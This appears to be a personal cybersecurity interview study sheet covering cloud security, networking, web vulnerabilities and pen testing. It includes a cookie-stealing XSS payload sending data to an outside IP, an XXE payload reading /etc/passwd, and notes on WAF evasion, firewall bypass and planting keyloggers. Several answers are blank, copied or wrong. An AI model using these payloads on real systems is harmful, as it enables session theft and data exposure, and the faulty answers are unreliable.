
**Can you name two programming paradigms important for JavaScript app developers?**

Object oriented and functional programming

Functional programming produces programs by composing mathematical functions and avoids shared state & mutable data. Pure functions. Eg lisp

**Class Inheritance**: instances inherit from classes (like a blueprint — a description of the class), and create sub-class relationships: hierarchical class taxonomies. Instances are typically instantiated via constructor functions with the `new` keyword.

**Prototypal Inheritance**: instances inherit directly from other objects. Instances are typically instantiated via factory functions or `Object.create()`.



**githooks**

To deploy code from github to server and run

**Configuration hardening**

Configuration hardening is the process of reducing the attack surface of an organization

**Ci/cd**

Tools: jenkins

**Microservices**

AWS Container service

AWS lambda

Kubernetes and docker

**Hardware vulnerabilities:**

Meltdown

Spectre

Rowhammer

**Why are so many S3 Bucket’s breached?**

Apart from the fact that AWS S3 buckets are not hidden, there are multiple reasons data gets exfiltrated and breached, including **misconfigurations** and human errors. For example, there are numerous scenarios where sensitive data buckets are unintentionally publicly exposed, either because of operator errors in adding sensitive data to incorrect or public buckets or incorrectly setting bucket and object permissions. In other cases, S3 buckets **have misconfigurations** that have become easy targets for hackers to conduct external attacks such as viewing, editing, and modifying JavaScript files to spread skimmer code across websites.

1: Any Authenticated Users

2: Inconsistent ACLs and Bucket Policies

**84. What does the shared responsibility model in cloud mean?**

cloud shared responsibility model denotes that CSPs are responsible for the security of the cloud and customers are responsible for securing the data they put in the cloud.

**85. What is the advantage of API over forward proxy?**

**86. How would you secure the East-West traffic in the cloud?**

East-West Traffic **denotes a direction of traffic flow within a data center**. Based on the most commonly deployed topology of systems within a data center, East-West traffic indicates flow of data among devices within a specific data center.

You can have internal firewalls.

Traffic segmentation

**87. How would you secure the traffic between cloud services?**

Encryption of data in transition must be end to end. ...

Encryption is important for data at rest, too. ...

Vulnerability testing should be rigorous and ongoing. ...

Have a defined and enforced data deletion policy. ...

Add protective layers with user-level data security. .

**88. Who is responsible for securing the data and users when using SaaS or IaaS services?**

**89. Why are the containers vulnerable?**

Since there are many images and they rely on many other services, they themselves get prone to attacks.

**90. What are some of the security risks for the organisation when using Slack or**

**Microsoft Teams?**

Neither Slack nor Teams offer protection against malware.

Users can share malicious links or malware without realizing and there are no protections against it

**91. Why does it take so long for organisations to move their workloads to the cloud?**

**92. Can you name the advantages of cloud-based databases?**

benefit from managed storage capabilities such as high availability, efficiencies to cut cloud data storage costs, enhanced data protection, higher performance, and more

**93. Can you name a few security software tools that can help you monitor cloud environments?**

Open souce tool: ossec

**94. What are things to take into consideration when using public cloud instead of private?**

**Security**

**Backups and Disaster Recovery**

Compliance

**95. What is CASB?**

**a cloud access security broker** (CASB) is an on-premises or cloud-based security policy enforcement point that is placed between cloud service consumers and cloud service providers to combine and interject enterprise security policies as cloud-based resources are accessed.

**Cloud security issues and mitigation**

Data Encryption at Rest: even if data leaks, it is encrypted

Two-Factor Authentication (2FA): for authorization of resources

Eliminate Shared Accounts: As with other web-based services, sharing cloud platform credentials with coworkers is common practice. While most professionals don’t think twice about employing a shared account model with services that require multiple cooks in the kitchen, it can be a recipe for cloud disaster

Backups

SLA: to make sure credibility on who is responsible for what

Compliance:

**96. What port does ping work over?**

Remember that a ping test uses **ICMP**, so there are no real ports being used. ICMP is not a layer four **protocol**. (Network layer protocol)

**97. Do you prefer filtered ports or closed ports on your firewall?**

A closed port indicates that no application or service is not listening for connections on that port. A closed port can open up at any time if an application or service is started.

A filter port indicates that a firewall, filter, or other network issue is blocking the port

**98. How exactly does traceroute/tracert work at the protocol level?**

**traceroute** sends a sequence of packets using the ICMP **protocol** (the same **protocol** used for the ping command.) The first packet has a time-to-live (also known as TTL, or hop limit) of 1, the second packet has a TTL of 2, and so on. Each time a packet is passed to a new router, the TTL is decreased by 1

windows traceroute uses udp and linux uses icmp

**99. What are Linux’s strengths and weaknesses vs. Windows?**

**100. What is a firewall? And provide an example of how a firewall can be bypassed by an outsider to access the corporate**

HOW TO BYPASS A FIREWALL network.

Ultrasurf uses your computer’s default browser to connect to the nearest available proxy. It opens an incognito window in your browser and allows you to access restricted websites through the proxy server.

BROWSE WITH TOR TO BYPASS A FIREWALL

VPN FOR FIREWALL

USE YOUR SMARTPHONE AS A HOTSPOT TO BYPASS A FIREWALL

**101. Besides firewalls, what other devices are used to enforce network boundaries?**

Proxy

Load Balancer

**102. What is the role of network boundaries in information security?**

to prevent and detect malicious and other unauthorized communication.

**103. What does an intrusion detection system do? How does it do it?**

**104. What is a honeypot? What type of attack does it defend against?**

**105. What technologies and approaches are used to secure information and services deployed on cloud computing infrastructure?**

Application Security - Applications and programming interfaces (APIs) shall be designed, developed, deployed, and tested in accordance with leading industry standards

Policies and procedures shall be established and maintained in support of data security to include (confidentiality, integrity, and availability) across multiple system interfaces, jurisdictions, and business functions to prevent improper disclosure, alteration, or destruction.

Sensitive Data Protection - Policies and procedures shall be established, and supporting business processes and technical measures implemented,

torage and Access - Platform and data-appropriate encryption (e.g., AES-256) in open/validated formats and standard algorithms shall be require

User access policies and procedures shall be established,

OS Hardening and Base Controls - Each operating system shall be hardened to provide only necessary ports, protocols, and services to meet business needs

Strong encryption algorithms are put in place for storage and often every service is asked to authorise itself before attempting a request to secure a rogue service won't bring down other services.

Each cloud provider has their own set of certifications and better to check individual sites to confirm what practices they are following to secure your data.

**106. What information security challenges are faced in a cloud computing environment?**

Data Breaches

Misconfiguration and Inadequate Change Control

Insufficient Identity, Credential, Access and Key Management

Insecure Interfaces and APIs

**107. Can you give me an overview of IP multicast?**

IP multicast is a method of sending Internet Protocol (IP) datagrams to a group of interested receivers in a single transmission.

**108. How many bits do you need for a subnet size?**

MAX 32 bits. Then depends on subnet’s size.

**109. What is packet filtering?**

Packet filtering is a firewall technique used to control network access by monitoring outgoing and incoming packets and allowing them to pass or halt based on the source and destination Internet Protocol (IP) addresses, protocols and ports.

**110. Can you explain the difference between a packet filtering firewall and an**

**application layer firewall?**

While a packet filtering firewall only examines an individual packet out of context, a stateful firewall is able to watch the traffic over a given connection, generally defined by the source and destination IP addresses, the ports being used, and the already existing network traffic.

**111. What are the layers of the OSI model?**

APSTNDP

**112. How would you login to Active Directory from a Linux or Mac box?**

**113. What is an easy way to configure a network to allow only a single computer**

**to login on a particular jack?**

Sticky ports are one of the network admin’s best friends and worst headaches. They allow you to set up your network so that each port on a switch only permits one (or a number that you specify) computer to connect on that port by locking it to a particular MAC address.

**114. What are the three ways to authenticate a person?**

**115. You find out that there is an active problem on your network. You can fix it,**

**but it is out of your jurisdiction. What do you do?**

**116. How would you compromise an “office workstation” at a hotel?**

That being said, a USB keylogger is easy to fit into the back of these systems without much notice while an autorun program would be able to run quickly and quietly leaving behind software to do the dirty wor

**117. What is worse in firewall detection, a false negative or a false positive? And**

**why?**

A false positive is a false alarm. A false negative state is the most serious and dangerous state

**118. How would you judge if a remote server is running IIS or Apache?**

Error messages oftentimes giveaway what the server is running, and many times if the website administrator has not set up custom error pages for every site, it can give it away

Can also use use nikto

**119. What is the difference between an HIDS and a NIDS?**

HIDs examine specific host-based actions, such as what applications are being used, what files are being accessed and what information resides in the kernel logs. NIDs analyze the flow of information between computers, i.e., network traffic. They essentially "sniff" the network for suspicious behavior

**120. Why is it so hard to monitor cloud traffic from the network?**

**121. What is SD-WAN?**

D-WAN is an acronym for software-defined networking in a wide area network. SD-WAN simplifies the management and operation of a WAN by decoupling the networking hardware from its control mechanism.

**122. What is CI/CD pipeline?**

Continuous integration (CI) and continuous delivery (CD)CI/CD pipeline helps you automate steps in your software delivery process, such as initiating code builds, running automated tests, and deploying to a staging or production environment.

**123. Vulnerabilities represent 50% of Application Security pen test findings, what’s**

**the other half?**

Human error (password and phising)

**124. Can you explain what is business logic error and what does that have to do**

**with application security?**

Business Logic Errors are ways of using the legitimate processing flow of an application in a way that results in a negative consequence to the organization. n a particular scenario when an attacker is checking out of cart, he can inject lower costs then the actual calculated by the application logic

Something with discount coupon

Not validating request in each stage (assuming if you are in third stage, 1 and 2 would have been authenticated)

They are difficult to find because security scanners don’t search for them, they are logical errors.

**125. Describe the last program or script that you wrote. What problem did it**

**solve?**

Last script I wrote was to automate the function of grading c programming assignments.

And Last program I wrote was to create a loadable kernel module to monitor system calls

**126. Can you briefly discuss the role of information security in each phase of the**

**software development lifecycle?**

Generally speaking, a secure SDLC involves integrating security testing and other activities into an existing development process. Examples include writing security requirements alongside functional requirements and performing an architecture risk analysis during the design phase of the SDLC.

Planning, Design, Development, Testing, Deployment

Many secure SDLC models are in use, but one of the best known is the Microsoft Security Development Lifecycle (MS SDL), which outlines 12 practices organizations can adopt to increase the security of their software. And earlier this year, NIST published the final version of its Secure Software Development Framework, which focuses on security-related processes that organizations can integrate into their existing SDLC.

<https://www.microsoft.com/en-us/securityengineering/sdl/practices>

<https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.04232020.pdf>

**127. How would you implement a secure login field on a high traffic website**

**where performance is a consideration?**

Make a separate login page that can only be accessed with https and (of course) submits using https; Always enforce https on the homepage and include the login form there.

**128. What are the various ways to handle account brute forcing?**

Block IP or account

**129. What is cross-site request forgery?**

**130. Can you explain the hardest application security challenge you have worked.**

**with and how did you overcome that?**

Convincing people from my last to last internship to allow me to do pen testing

**131. How does one defend against CSRF?**

**132. If you were a site administrator looking for incoming CSRF attacks, what**

**would you look for?**

Did we already implement nonces?”, or, “That depends on whether we already have controls in place…” Undesired answers are things like checking referrer headers, or wild panic.

**133. What’s the difference between HTTP and HTML?**

HTTP is a protocol and HTML is a language

**134. How does HTTP handle state?**

HTTP is stateless, it doesn’t handle state but you can use session and cookies for that

**135. What exactly is cross-site scripting?**

**136. What’s the difference between stored and reflected XSS?**

**137. What are the common defences against XSS?**

**138. You are remoted into a headless system in a remote area. You have no**

**physical access to the hardware, and you need to perform an OS installation. What**

**do you do?**

setup a network-based installer capable of network-booting via PXE (if you've ever seen this during your system boot and wondering what it was for, tada). Environments that have very large numbers of systems more often than not have the capability of pushing out images via the network

**139. On a Windows network, why is it easier to break into a local account than an**

**AD account?**

Windows local accounts have a great deal of baggage tied to them, running back a long long way to keep compatibility for user accounts. If you are a user of passwords longer than 13 characters, you may have seen the message referring to this fact. However, Active Directory accounts have a great deal of security tied onto them, not the least of which is that the system actually doing the authenticating is not the one you are usually sitting at when you are a regular user. Breaking into a Windows system if you have physical access is actually not that difficult at all, as there are quite a few dedicated utilities for just such a purpose, however that is beyond the scope of what we’ll be getting into h

**140. What does user enumeration mean?**

Enumeration is defined as the process of extracting user names, machine names, network resources, shares and services from a system

**141. Can you explain OWASP top 10?**

**142. How would you secure a database?**

How to secure your database server?

1. Disable Public Network Access to Database Servers: ...
2. Lock Down Default Accounts: ...
3. Regularly patch your Database servers: ...
4. Ensure Physical Database Security: ...
5. Do not leave the database backups in publicly accessible locations: ...
6. Remove all unnecessary privileges: ...
7. Encrypt Application Files and Backups:

**143. What are the common defences against SQL injection?**

Input validation

Prepared statements

Stored procedures

Escaping

Using WAF

**144. How do see the obfuscated SQL injection in clear text?**

Obfuscating queries aids in bypassing Web Application Firewalls (WAFs) and Intrusion Detection/Prevention Systems (IDS/IPS).

ASCII > Char SELECT char(65)

Char > ASCII SELECT ascii('A')

Hex SELECT 0x4A414B45

Hex > Int SELECT 0x20 + 0x40

Bitwise AND SELECT 6 & 2

Bitwise OR SELECT 6

Bitwise Negation SELECT ~6

**145. How would you secure the local access to database?**

1. Separate the Database and Web Servers. Keep the database server separate from the web server. ...
2. Encrypt Stored Files. Encrypt stored files. ...
3. Encrypt Your Backups Too. Encrypt back-up files. ...
4. Use a WAF. ...
5. Keep Patches Current. ...
6. Minimize Use of 3rd Party Apps. ...
7. Don't Use a Shared Server. ...
8. Enable Security Controls.

**206. Why are the roles important when testing API’s?**

**207. What’s the difference in testing mobile and web application?**

Online/Offline Mode

Permission (Web apps don’t required a lot of harmful perm as mobile app)

**208. What’s the difference in testing web application and API?**

The only difference is that a Web service facilitates interaction between two machines over a network. An API acts as an interface between two different applications so that they can communicate with each other

**220. How would you conduct a password audit?**

Check password

Create strong password policy

**221. Name a few types of security breaches.**

* Man-in-the-middle attack. ...
* Denial-of-service and distributed-denial-of-service attacks.
* Phishing and spear phishing. ...
* Password attack. ...
* Eavesdrop attack. ...
* Cross-site scripting attack. ...
* Malware attack.

**223. What are some security software tools you can use to monitor the network?**

Tcpdump

Wireshark

Nmap to check on hosts

**225. How can you encrypt email to secure transmissions about the company?**

TLS

SMTP over TLS

PGP

**227. How can you ensure backups are secure?**

Use encryption. Encryption is possibly the most useful backup security tool available for ensuring that data is secure at rest and in transit

**228. What are your thoughts on automated penetration testing?**

Need manual too (Business logic and many other errors can’t be tested)

**229. What is one way to do a cross-script hack?**

Steal cookie

<script>var i=new Image;i.src="http://192.168.0.18:8888/?"+document.cookie;</script>

**230. How can you avoid cross script hacks?**

**231. How do you test information security?**

**232. What is the difference between black box and white box penetration testing?**

**233. What is a vulnerability scan?**

**234. In pen testing what’s better, a red team or a blue team?**

**235. Why would you bring in an outside contractor to perform a penetration test?**

**236. What does PCI-DSS say about pen testing?**

PCI DSS requires Internal, External Penetration testing, and Segmentation testing.

PCI DSS penetration testing is designed to include assessment of network infrastructure and applications from both outside and inside an organisation's network environment.

**237. How would you deliver a social engineering security test?**

**239. How do you test the security of cloud services like Salesforce or Amazon AWS?**

**240. What are the three first steps when responding to a ransomware attack?**

Respond to ransomware in three steps: secure, assess, recover.

Begin by taking a read-only snapshot of your VMs – a VMware or storage snapshot backup – to protect what’s left of your data in the wake of your attack. This way, if your recovery plans go badly, you can get back to where you started and try again.

However, give your team the time necessary to assess the damage and build an optimal repair plan. Learning the “who, what, where, and when” about a ransomware issue will expedite recovery in the long run, especially if site-specific needs and use cases are concerned.

 If you decided to pay the ransom, you’ll still need to assess your system, clean up any remnants of the attack, and make your IT environment seem as if the attack never took place.

**244. Can you name a few EDR tools?**

Symantec endpoint protection

RSA Netwitness

Crowdstrike falcon

Fireeye endpoint security

OSSEC (Open source edr)

**APT**

Advanced persistent threat

**GDPR**

The General Data Protection Regulation 2016/679 is a regulation in EU law on data protection and privacy in the European Union and the European Economic Area.

Use GDPR compliance checklist.

**PCI DSS**

12 Step PCI DSS Requirements Checklist

Goal: Build and Maintain a Secure Network and Systems

1. Install and maintain a firewall configuration to protect cardholder data.
2. Do not use vendor-supplied defaults for system passwords and other security parameters.

Goal: Protect Cardholder Data

1. Protect stored cardholder data.
2. Encrypt transmission of cardholder data across open, public networks.

Goal: Maintain a Vulnerability Management Program

1. Protect all systems against malware and regularly update anti-virus software or programs.
2. Develop and maintain secure systems and applications.

Goal:  Implement Strong Access Control Measures

1. Restrict access to cardholder data by business justification (i.e., "need to know").
2. Identify and authenticate access to system components.
3. Restrict physical access to cardholder data.

Goal: Regularly Monitor and Test Networks

1. Track and monitor all access to network resources and cardholder data.
2. Regularly test security systems and processes.

Goal: Maintain an Information Security Policy

1. Maintain a policy that addresses information security for all personnel.

**web application security issues and solutions**

Code Injection – clean data before input (filtering your input properly) prepared statemetns

Data Breach – encryption at rest and hashes

Malware Infection

Distributed Denial of Service Attack – ALB

Broken Authentication (Session hijacking) - use a framework.

XSS- don’t return HTML tags to the client. using regular expressions to strip away HTML tags using r

Security misconfiguration - Have a good (preferably automated) “build and deploy” process, which can run tests on deploy

Cross Site Request Forgery - Store a secret token in a hidden form field which is inaccessible from the 3rd party site.

Using components with known vulnerabilities – update

**Oauth**.

The more you give away your passwords, the more likely it is that your passwords will get compromised. That's where OAuth comes in. OAuth, which stands for “Open Authorization,” allows third-party services to exchange your information without you having to give away your password.

*OAuth doesn't share password data but instead uses authorization tokens to prove an identity between consumers and service providers*.

**JWT**

JSON Web Token (JWT) is a means of representing claims to be transferred between two parties.

Information Exchange: JWTs are a good way of securely transmitting information between parties. Basically, **JWT** is a token format. **OAuth** is an authorization protocol that can use **JWT** as a token.

**Vulnerability triage:**

**SAST**

Static application security testing (SAST) is a white box method of testing. It examines the code to find software flaws and weaknesses such as SQL injection and others listed in the OWASP Top 10.

Source code analysis tools ()

**DAST**

Dynamic application security testing (DAST) is a black box testing method that examines an application as it’s running to find vulnerabilities that an attacker could exploit.

Burpsuite, nessues, nikto, w3af

**Important Port:**

1. 21: ftp
2. 22: ssh
3. 23: telnet
4. 25: smtp
5. 53: domain name system
6. 80: http
7. 110: pop3
8. 139: netbios-ssn
9. 123 NTP

143: imap

443: https

445: microsoft-ds

3306: mysql

3389: Remote Desktop Protocol RDP

8080: http-proxy

**Q #5) List the attributes of Security Testing?**

Answer: There are following seven attributes of Security Testing:

1. Authentication
2. Authorization
3. Confidentiality
4. Availability
5. Integrity
6. Non-repudiation
7. Resilience

**Q #10)  Name the two common techniques used to protect a password file?**

Hash and salt

**Q #11) List the full names of abbreviations related to Software security?**

Answer: Abbreviations related to software security include:

1. IPsec – Internet Protocol Security is a suite of protocols for securing Internet
2. OSI – Open Systems Interconnection
3. ISDN Integrated Services Digital Network
4. GOSIP- Government Open Systems Interconnection Profile
5. FTP – File Transfer Protocol
6. DBA – Dynamic Bandwidth Allocation
7. DDS – Digital Data System
8. DES – Data -Encryption Standard
9. CHAP – Challenge Handshake Authentication Protocol
10. BONDING – Bandwidth On Demand Interoperability Group
11. SSH – The Secure Shell
12. COPS Common Open Policy Service
13. ISAKMP – Internet Security Association and Key Management Protocol
14. USM – User-based Security Model
15. TLS – The Transport Layer Security

**Q #12) What is ISO 17799?**

defines best practices for Information Security Management

**Q #13) List down some factors that can cause vulnerabilities?**

1. Design flaws: If there are loopholes in the system that can allow hackers to attack the system easily.
2. Passwords: If passwords are known to hackers they can get the information very easily. Password policy should be followed rigorously to minimize the risk of password steal.
3. Complexity: Complex software can open doors on vulnerabilities.
4. Human Error: Human error is a significant source of security vulnerabilities.
5. Management: Poor management of the data can lead to the vulnerabilities in the system.

**Q #16) What is SOAP and WSDL?**

Answer: SOAP or Simple Object Access Protocol is an XML-based protocol through which applications exchange information over HTTP.

Web Services Description Language (WSDL) is an XML formatted language used by UDDI. “Web Services Description Language describes Web services and how to access them”.

**Q #17) List the parameters that define an SSL session connection?**

Server and client random

Server write MACsecret

Client write MACsecret

Server write key

Client write key

Initialization vectors

Sequence numbers

**Q #18)** **What is file enumeration?**

**Answer:** This kind of attack uses forceful browsing with the URL manipulation attack. Hackers can manipulate the parameters in URL string and can get the critical data which generally does not open for the public such as achieved data, old version or data which is under development.

**Q #20) What is HIDS?**

**Answer:** [HIDS](http://www.sans.org/security-resources/idfaq/what_is_hips.php)or Host Intrusion Detection system is a system in which a snapshot of the existing system is taken and compared with the previous snapshot.

**Q #21) List down the principal categories of SET participants?**

**Answer:** **Following are the participants:**

1. Cardholder
2. Merchant
3. Issuer
4. Acquirer
5. Payment gateway
6. Certification authority

**Q #22) Explain “URL manipulation”?**

Answer: URL manipulation is a type of attack in which hackers manipulate the website URL to get the critical information. The information is passed in the parameters in the query string via HTTP GET method between client and server. Hackers can alter the information between these parameters and get the authentication on the servers and steal the critical data.

**Q #24) List the component used in SSL?**

**Answer:** Secure Sockets Layer protocol or SSL is used to make secure connections between clients and computers.

**Below are the component used in SSL:**

1. SSL Recorded protocol
2. Handshake protocol
3. Change Cipher Spec
4. Encryption algorithms

**Q #26) What is a Cookie?**

Answer: A cookie is a piece of information received from a web server and stored in a web browser which can be read anytime later.

**Q #27) What are the types of Cookies?**

**Answer:**Types of Cookies are:

* **Session Cookies** – These cookies are temporary and last in that session only.
* **Persistent cookies** – These cookies stored on the hard disk drive and last till its expiry or manual removal of it.

**Six Stages of Penetration Testing**

Planning and Preparation

Discovery

Penetration Attempt and Exploitation

Analysis and Reporting

Clean Up and Remediation

Retest

**What Is A ‘Threat Model’? How Do You Go About Designing One?**


Threat modelling is used to clearly define potential security threats to an organization.

Threat modeling is the practice of identifying and prioritizing potential **threats** and security mitigations to protect something of value, such as confidential data or intellectual property.

**Three Parts Of A TCP Handshake?**

SYN, SYN-ACK, ACK

**TLS handshake**



**Question 4. How Can You Encrypt Email Messages?**

Answer :

You can use PGP to encrypt email messages or some other form of a public private key pair system where only the sender and the recipient can read the messages.

**Question 5. What Kind Of Penetration test Can Be Done With The Diffie Hellman Exchange?**

**Answer :**

A hacker can use the man in the middle attack

**Question 7. What Are Some Ways To Avoid Brute Force Hacks?**

**Answer :**

You can stop authentication after a certain amount of attempts and lock the account. You can also block IP addresses that flood the network. You can use IP restrictions on the firewall or server.

**Network Attack:**

ARP poisoning (Attack the MAC in destination)

Network snooping/spoofing

**Question 12. How You Can Avoid Or Prevent Arp Poisoning?**

Answer :

ARP poisoning can be prevented by following methods

* Packet Filtering : Packet filters are capable for filtering out and blocking packets with conflicting source address information
* Avoid trust relationship : Organization should develop protocol that rely on trust relationship as little as possible
* Use ARP spoofing detection software : There are programs that inspects and certifies data before it is transmitted and blocks data that is spoofed
* Use cryptographic network protocols : By using secure communications protocols like TLS, SSH, HTTP secure prevents ARP spoofing attack by encrypting data prior to transmission and authenticating data when it is received

**What Is Mac Flooding?**

**Answer :**

Mac Flooding is a technique where the security of given network switch is compromised. In Mac flooding the hacker or attacker floods the switch with large number of frames, then what a switch can handle

**Explain What Is Pharming And Defacement?**

**Answer :**

Pharming: In this technique the attacker compromises the DNS ( Domain Name System) servers or on the user computer so that traffic is directed to a malicious site.

Defacement: In this technique the attacker replaces the organization website with a different page

**DNS poisoning:**

**What is the purpose of the same origin policy with relation to the document object model?**

The same-origin policy is a critical security mechanism that restricts how a document or script loaded from one origin can interact with a resource from another origin. It helps isolate potentially malicious documents, reducing possible attack vectors.

**Qustion 25. Explain What Is Csrf (cross Site Request Forgery)? How You Can Prevent This?**

Answer :

CSRF or Cross site request forgery is an attack from a malicious website that will send a request to a web application that a user is already authenticated against from a different website. To prevent CSRF you can append unpredictable challenge token to each request and associate them with user’s session.  It will ensure the developer that the request received is from a valid source.

**Question 6. If You Were A Site Administrator Looking For Incoming Csrf Attacks, What Would You Look For?**

**Answer :**

This is a fun one, as it requires them to set some ground rules. Desired answers are things like, “Did we already implement nonces?”, or, “That depends on whether we already have controls in place…” Undesired answers are things like checking referrer headers, or wild panic**.**

**What’s The Difference Between Stored And Reflected Xss?**

**Answer :**

Stored is on a static page or pulled from a database and displayed to the user directly. Reflected comes from the user in the form of a request (usually constructed by an attacker), and then gets run in the victim’s browser when the results are returned from the site.

**Question 4. How To Access Active Directory From Linux?**

**Answer :**

It is quite surprising but you can use Active directory from Linux or iOS system or any other system apart from windows. The directory makes use of the SMB protocol which further can be accessed from a non-windows platform with the help of the Samba program.

**Describe The 3 Major First Steps For Securing Your Linux Server.?**

**Answer :**

**Every system has its own security software’s so for securing your Linux, the first three steps are:**

Auditing: A system scan is performed using a tool called Lynis for auditing. Every category is scanned separately and the hardening index is provided to the auditor for further steps.

Hardening: After the audit is complete, the system is hardened depending on the level of security it further needs. It is an important process based on the decision of auditor.

Compliance: The system needs to be checked almost every day for better results and also lesser threats from security point of view.

**Question 3. How Do You Change Your Dns Settings In Linux/windows?**

**How do you start metasploit?**

Msfconsole

**Is DNS TCP / UDP protocol?**

**DNS** has always been designed to use both **UDP** and **TCP** port 53 from the start 1

**What is SSRF?**

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing. Path traversal attack: if server can open any link and run, we can provide a link to a script

**Server-Side Template Injection**

Template Injection can be used to directly attack web servers' internals and often obtain [Remote Code Execution](https://portswigger.net/web-security/os-command-injection) ([RCE](https://portswigger.net/web-security/os-command-injection)), turning every vulnerable application into a potential pivot point.

Template Injection occurs when user input is embedded in a template in an unsafe manner.

**RCE/ACE**

 Remote/arbitrary code execution is an attacker's ability to execute arbitrary commands or code on a target machine or in a target process.

**How do you exploit XXE vulnerabilities**

!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>

<stockCheck><productId>&xxe;</productId></stockCheck>

**How would I hack wpa2 wireless?**

**Name 5 ways to exfiltrate data over a given port**

You can telnet port 25 and send commands

**Name some recent Active Directory exploits**

Kerberoasting is very popular attack vector aimed against service accounts in Active Directory.

The problem is when these service accounts have weak passwords and when there is weak Kerberos RC4 encryption used for encrypting their password

Users with non-expiring passwords

users with password not required

Storing passwords using LM hashes

Weak domain password policy

**What pen testing methodology do you follow?**

Popular penetration testing methodologies and standards

The OSSTMM (Open Source Security Testing Methodology Manual) is a recognized framework that details industry standards. The framework provides a scientific methodology for [network penetration testing](https://www.eccouncil.org/what-is-penetration-testing/) and vulnerability assessment

The OWASP (Open Web Application Security Project) is another recognized standard that powers organizations to control application vulnerabilities. This framework helps identify [vulnerabilities](https://blog.eccouncil.org/the-great-hack-uncovering-the-most-popular-cybersecurity-vulnerability/) in web and mobile applications. At the same time, the OWASP also complicates logical flaws arising in unsafe development practices.

Unlike other information security manuals, NIST offers more specific guidelines for penetration testers to follow.  [The National Institute of Standards and Technology (NIST)](https://www.nist.gov/news-events/news/2018/04/nist-releases-version-11-its-popular-cybersecurity-framework) provides a manual that is best suited to improve the overall Cybersecurity of an organization.

The PTES Framework ([Penetration Testing Methodologies and Standards](http://www.infosecisland.com/blogview/7797-An-Introduction-to-OSSTMM-Version-3.html)) highlights the most recommended approach to structure a penetration test.

